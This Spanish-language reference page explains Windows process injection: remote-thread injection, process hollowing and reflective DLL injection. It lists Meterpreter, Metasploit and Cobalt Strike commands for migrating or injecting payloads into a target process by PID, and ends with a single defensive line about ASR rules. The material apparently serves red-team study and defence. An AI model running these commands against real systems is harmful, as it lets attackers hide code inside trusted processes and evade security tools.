Qué es
La inyección de procesos ejecuta código del atacante dentro de la memoria de otro proceso de Windows, casi siempre uno confiable. El código corre bajo la identidad de ese proceso y hereda su confianza ante el sistema y las herramientas de seguridad.
Cómo funciona
El atacante ya ejecuta código en el host. Elige un proceso anfitrión confiable y siempre presente, como el explorador o un servicio del sistema.

Inyección clásica por hilo remoto: abre un handle al proceso destino con OpenProcess, reserva memoria ejecutable con VirtualAllocEx, escribe el código con WriteProcessMemory y arranca un hilo nuevo con CreateRemoteThread. El sistema trata ese hilo como parte legítima del proceso.
Process hollowing: lanza un binario legítimo en estado suspendido, desmapea su imagen original y escribe el payload en su lugar antes de reanudar. El nombre, la ruta y el PID apuntan al binario real, pero la memoria es del atacante.
Inyección reflexiva de DLL: mapea la DLL en memoria sin llamar al cargador de Windows. La DLL no aparece en la lista de módulos ni deja archivo en disco.
El nivel de integridad limita el destino. Desde integridad media no se inyecta en un proceso SYSTEM sin escalar antes.
Comandos
Listar procesos y migrar Meterpreter a uno existente (Metasploit):
meterpreter > ps
meterpreter > migrate <PID>
Migrar por nombre de proceso:
meterpreter > migrate -N <PROCESS>Migrar con el módulo post de Metasploit:
use post/windows/manage/migrate
set SESSION <SESSION>
set NAME <PROCESS>
run
Inyectar un Beacon en un proceso con Cobalt Strike:
beacon> inject <PID> x64 <LISTENER>Inyectar shellcode desde un archivo en un proceso:
beacon> shinject <PID> x64 <FILE>Inyección reflexiva de DLL en un proceso:
beacon> dllinject <PID> <FILE>Cómo defenderse
Activa las reglas ASR que bloquean la inyección de código desde procesos de Office y motores de script.